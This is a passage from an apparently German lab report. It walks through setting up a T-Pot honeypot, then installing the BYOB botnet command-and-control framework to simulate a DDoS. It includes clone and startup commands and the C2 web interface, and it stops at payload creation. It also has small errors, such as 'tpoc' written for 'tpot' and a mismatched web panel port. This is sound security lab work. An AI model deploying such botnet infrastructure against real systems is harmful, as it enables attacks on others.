


Abbildung 318: Weltweite Spiegel-Sites von Debian




Abbildung 319: Proxy Einstellung

Es gibt die Möglichkeit einen http Proxy zu setzen. Ich überspringe diesen Schritt und fahre fort mit «Continue». Nun werden die benötigten Daten heruntergeladen. Dies kann einige Minuten dauern.




Abbildung 320: T-Pot Edition auswählen

Nun muss man die T-Pot Edition auswählen. In meinem Fall wurde «Industrial» gewählt.




Abbildung 321: Setzen des Passwort für tsec User

Im Anschluss muss man das Passwort für den «tsec» Benutzer erstellen.



Abbildung 322: Festlegen eines Web User

Dann muss man einen Benutzern für den Web User definieren. Der Username darf nicht tsec sein!



Abbildung 323: Bestätigung Benutzernamen

Den Benutzernamen muss man zum Fortfahren mit «Yes» bestätigen.



Abbildung 324: Setzen des Passwort für Web User

Danach muss für den Web User ebenfalls ein Passwort gesetzt werden. Anschliessend wird die Installation fortgesetzt.



The screenshot shows a terminal window with a blue border. Inside, there is a large, faint watermark-like graphic of a network switch or router with various ports and connections. Below this graphic, the terminal output is displayed in white text on a black background.

```
---- [ nursingdogsled ] [ Fri Dec 18 2020 ] [ 20:00:43 ]
IP: 192.168.0.67
SSH: ssh -l tsec -p 64295 192.168.0.67
WEB: https://192.168.0.67:64297
ADMIN: https://192.168.0.67:64294
-----
nursingdogsled login: tsec
Password:
Linux nursingdogsled 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64
[tsec@nursingdogsled:~]$ _
```

Abbildung 325: T-Pot Terminal

Danach öffnet sich das Terminal. Zu Beginn sieht man alle relevanten Informationen. Die IP-Adresse des T-Pot und die Public IP (Im Bild oben schwarz gefärbt). Den Befehl für den SSH Zugriff via CMD sowie die Links für den Zugriff auf das Web Interface sowie das Admin Panel.

7.10.2. Router Konfiguration

In den Sicherheitseinstellungen meines Router kann ich eine DMZ einrichten. Dazu wähle ich den Punkt «DMZ» aus.



Abbildung 326: Erweiterte Einstellungen auf dem Router

Nun kann man die DMZ aktivieren. Zudem muss man die IP-Adresse des T-Pot angeben. Danach muss man die Einstellung nur noch mit «Änderung übernehmen» bestätigen.

DMZ Funktion

Aktiviert Deaktiviert

DMZ Adresse : 192.168.0.

Änderungen übernehmen

Abbildung 327: DMZ Einstellung auf dem Router

7.10.3. Admin Panel

Um das Admin Panel zu öffnen, kann man in einem beliebigen Browser die IP-Adresse sowie den Port 64294 eingeben.




Abbildung 328: Suchleiste Google Chrome

Nun kann man sich im Admin Panel Login anmelden. Die Anmeldedaten wurden im Verlauf der Installation festgelegt.




Abbildung 329: Admin Panel Login

Im Admin Panel kann man verschiedene Einstellung tätigen sowie das System überwachen.





Abbildung 330: Übersicht der Einstellungsmöglichkeiten im Admin Panel

Eine Möglichkeit des Admin Panel ist der Ressourcenmonitor, der zeigt wie stark die Auslastung der CPU und des Arbeitsspeicher ist.



Container

Abbildung 331: Ressourcenmonitor

7.10.4. Web Panel

Um das Web Panel zu öffnen, kann man in einem beliebigen Browser die IP-Adresse sowie den Port 64294 eingeben.




Abbildung 332: Google Chrome Suchleiste




Abbildung 333: Screenshot des Web Panel

Nun kann man aus verschiedenen Services auswählen. Relevant ist momentan für uns Kibana. Kibana ist ein Tool mit welchen man die gesamten Angriffe monitoren kann.

Dashboards			
<input type="text"/> Search...			<button>Create dashboard</button>
<input type="checkbox"/>	Title	Description	Actions
<input type="checkbox"/>	>T-Pot	T-Pot Dashboard	
<input type="checkbox"/>	Adbhoney	Adbhoney Dashboard	
<input type="checkbox"/>	Ciscoasa	Ciscoasa Dashboard	
<input type="checkbox"/>	CitrixHoneypot	CitrixHoneypot Dashboard	
<input type="checkbox"/>	Conpot	Conpot Dashboard	
<input type="checkbox"/>	Cowrie	Cowrie Dashboard	
<input type="checkbox"/>	Dicompot	Dicompot Dashboard	
<input type="checkbox"/>	Dionaea	Dionaea Dashboard	

Abbildung 334: Übersicht der verschiedenen Dashboards

Sobald man Kibana öffnet, kann man die verschiedenen Dashboards einsehen.




Abbildung 335: T-Pot Dashboard

Wenn man das T-Pot Dashboard öffnet, sieht man eine Übersicht der verschiedenen Honey Pots und deren Angriffe. Hier kann man dann genauere Details zu den Angriffen einsehen.

<input type="checkbox"/> Title	Description	Actions
<input type="checkbox"/> >T-Pot	T-Pot Dashboard	
<input type="checkbox"/> Adbhoney	Adbhoney Dashboard	
<input type="checkbox"/> Ciscoasa	Ciscoasa Dashboard	
<input type="checkbox"/> CitrixHoneypot	CitrixHoneypot Dashboard	
<input type="checkbox"/> Conpot	Conpot Dashboard	
<input type="checkbox"/> Cowrie	Cowrie Dashboard	
<input type="checkbox"/> Dicompot	Dicompot Dashboard	
<input type="checkbox"/> Dionaea	Dionaea Dashboard	
<input type="checkbox"/> ElasticPot	ElasticPot Dashboard	
<input type="checkbox"/> Fatt	Fatt Dashboard	
<input type="checkbox"/> Glutton	Glutton Dashboard	
<input type="checkbox"/> Heraldng	Heraldng Dashboard	
<input type="checkbox"/> Honeypy	Honeypy Dashboard	
<input type="checkbox"/> Honeysap	Honeysap Dashboard	
<input type="checkbox"/> Honeytrap	Honeytrap Dashboard	
<input type="checkbox"/> Ipphoney	Ipphoney Dashboard	
<input type="checkbox"/> Mailoney	Mailoney Dashboard	

Abbildung 336: Die verschiedenen Honey Pot Dashboards

7.10.5. Offene Ports

Durch den T-Pot in der DMZ kann man nun mit einem Port Scanner einsehen, welche Ports mit der öffentlichen IP-Adresse erreicht werden können.

```
Not shown: 159 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
23/tcp    open     telnet
25/tcp    open     smtp
42/tcp    open     nameserver
80/tcp    open     http
81/tcp    open     hosts2-ns
110/tcp   open     pop3
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
143/tcp   open     imap
443/tcp   open     https
445/tcp   filtered microsoft-ds
514/tcp   filtered shell
993/tcp   open     imaps
995/tcp   open     pop3s
```

Abbildung 337: Resultat des NMAP Port Scan

7.10.6. Troubleshooting

Die Installation verlief fast Fehlerfrei. Leider konnte ich mich nach der Installation und Konfiguration nicht im Web Panel anmelden. Dieses Web Panel ist sehr wichtig, denn dadurch kann man die Angriffe einsehen und analysieren.

```
[root@nursingdogsled:~]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_lapt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tsec:x:1000:1000:tsec,,,,:/home/tsec:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
ntp:x:107:112::/nonexistent:/usr/sbin/nologin
Debian-exim:x:108:113::/var/spool/exim4:/usr/sbin/nologin
glances:x:109:114::/var/lib/glances:/usr/sbin/nologin
cockpit-ws:x:110:116::/nonexisting:/usr/sbin/nologin
tpot:x:2000:2000::/home/tpot:/usr/sbin/nologin
[root@nursingdogsled:~]# systemctl stop tpot

[root@nursingdogsled:~]#
[root@nursingdogsled:~]#
[root@nursingdogsled:~]# htpasswd /data/nginx/conf/nginxpasswd ricardo
```

Abbildung 338: Screenshot aus dem Terminal für die Erstellung eines neuen User

Nach einigen gescheiterten Anmeldeversuchen überprüfte ich mit folgenden Befehl die vorhanden User auf dem System:

```
cat /etc/passwd
```

Nun werden im Terminal wie im Bild oben ersichtlich die vorhanden User angezeigt. Nun muss man den Tpot kurz stoppen, um einen User hinzufügen zu können. Dafür verwendet man folgenden Befehl

```
systemctl stop tpoc
```

Danach können wir den neuen User erstellen.

```
htpasswd /data/nginx/conf/nginxpasswd <username>
```

```
systemd-coredump:x:999:999:systemd Core Dumper:::/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
ntp:x:107:112::/nonexistent:/usr/sbin/nologin
Debian-exim:x:108:113::/var/spool/exim4:/usr/sbin/nologin
glances:x:109:114::/var/lib/glances:/usr/sbin/nologin
cockpit-ws:x:110:116::/nonexisting:/usr/sbin/nologin
tpot:x:2000:2000::/home/tpot:/usr/sbin/nologin
[root@nursingdogsled:~]# systemctl stop tpot

[root@nursingdogsled:~]#
[root@nursingdogsled:~]#
[root@nursingdogsled:~]# htpasswd /data/nginx/conf/nginxpasswd ricardo
New password:
Re-type new password:
Adding password for user ricardo
[root@nursingdogsled:~]# systemctl start tpot
[root@nursingdogsled:~]# systemctl status tpot
● tpot.service - tpot
   Loaded: loaded (/etc/systemd/system/tpot.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2020-12-19 10:26:02 UTC; 7s ago
     Process: 22209 ExecStartPre=/opt/tpot/bin/updateip.sh (code=exited, status=0/SUCCESS)
    Process: 22233 ExecStartPre=/bin/bash -c /opt/tpot/bin/clean.sh on (code=exited, status=0/SUCCESS)
```

Abbildung 339: Screenshot aus dem Terminal mit dem weiteren Schritten

Nun nur noch das Passwort eingeben und dann den tpot wieder starten. Zur Sicherheit kann man dann den Status überprüfen.

```
systemctl start tpot
systemctl status tpot
```

Wenn beim Status «**active (running)**» steht ist alles gut und der tpot läuft. Das Web Panel sollte in einigen Minuten danach wieder erreichbar sein.

7.11. Simulation einer DDoS Attacke

7.11.1. Aufsetzen eines BYOB Bot-Net

Zuerst installieren wir auf unserer VM «git». Dafür habe ich folgenden Befehl verwendet:

```
sudo apt-get install git
```

Anschliessen installieren wir Python.

```
sudo apt install software-properties-common  
sudo apt install python3.8
```

Zudem installieren wir OpenCV und PIP.

```
sudo apt install python3-opencv  
sudo apt install python3-pip
```

Für die Verwendung von BYOB laden wir ebenfalls noch Docker herunter.

```
apt-get install docker.io -y
```

Nun laden wir BYOB von GitHub herunter und Wechseln in das Verzeichnis byob/web-gui

```
git clone https://github.com/malwared11c/byob.git  
cd byob/web-gui/
```

Bevor wir nun die BYOB installieren, installieren wir die Anforderungen. Dafür verwenden wir PIP, anschliessend können wir BYOB mit dem «Startup» Skript installieren. Die Installation von BYOB kann einige Minuten dauern.

```
sudo -H pip3 install -r requirements.txt  
./startup.sh
```

Wenn das Skript «startup.sh» ausgeführt wurde, sieht man folgenden Output. Dieser besagt, dass man nun auf das Web Interface zugreifen kann.

```
Serving BYOB modules from /root/byob/web-gui/buildyourownbotnet/modules on port 1338...  
* Serving Flask app "buildyourownbotnet" (lazy loading)  
* Environment: production  
  WARNING: This is a development server. Do not use it in a production deployment.  
  Use a production WSGI server instead.  
* Debug mode: off  
INFO:werkzeug: * Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
```

Abbildung 340: Erfolgreiche Installation von BYOB

Sobald man BYOB installiert hat kann man das Web Interface via Port 5000 aufrufen.



⚠ Nicht sicher | 192.46.234.233:5000

Abbildung 341: Aufrufen des BYOB Web Interface

Das Web Gui von BYOB (Build your own botnet) sieht folgendermassen aus.




Abbildung 342: Bild des BYOB Web Interface

Nun kann man unter dem Link «/register» sich auf der eigenen BYOB Instanz registrieren.




Abbildung 343: Aufrufen des BYOB Registrationsformular

Sobald man die Seite aufgerufen hat, kann man den gewünschten Benutzernamen und Passwort festlegen und auf «Sign Up» klicken. Anschliessend muss man sich Anmelden mit dem definierten Benutzernamen und Passwort.

A screenshot of the BYOB registration form. At the top, it says 'Create an account.' Below that is a 'Username' field with a user icon. Underneath is a 'Password' field with a key icon, followed by a 'Confirm password' field with a key icon. At the bottom is a large blue 'Sign Up' button.

Abbildung 344: Registrationsformular von BYOB

Nun hat man das Command & Control Server Interface vor sich. Wir fügen nun einige Server hinzu.




Abbildung 345: Command & Control Server Interface

Zuerst erstellen wir einen Payload. Dafür klickt man im oberen Reiter auf «Payloads».




Abbildung 346: Reiter Payload in BYOB

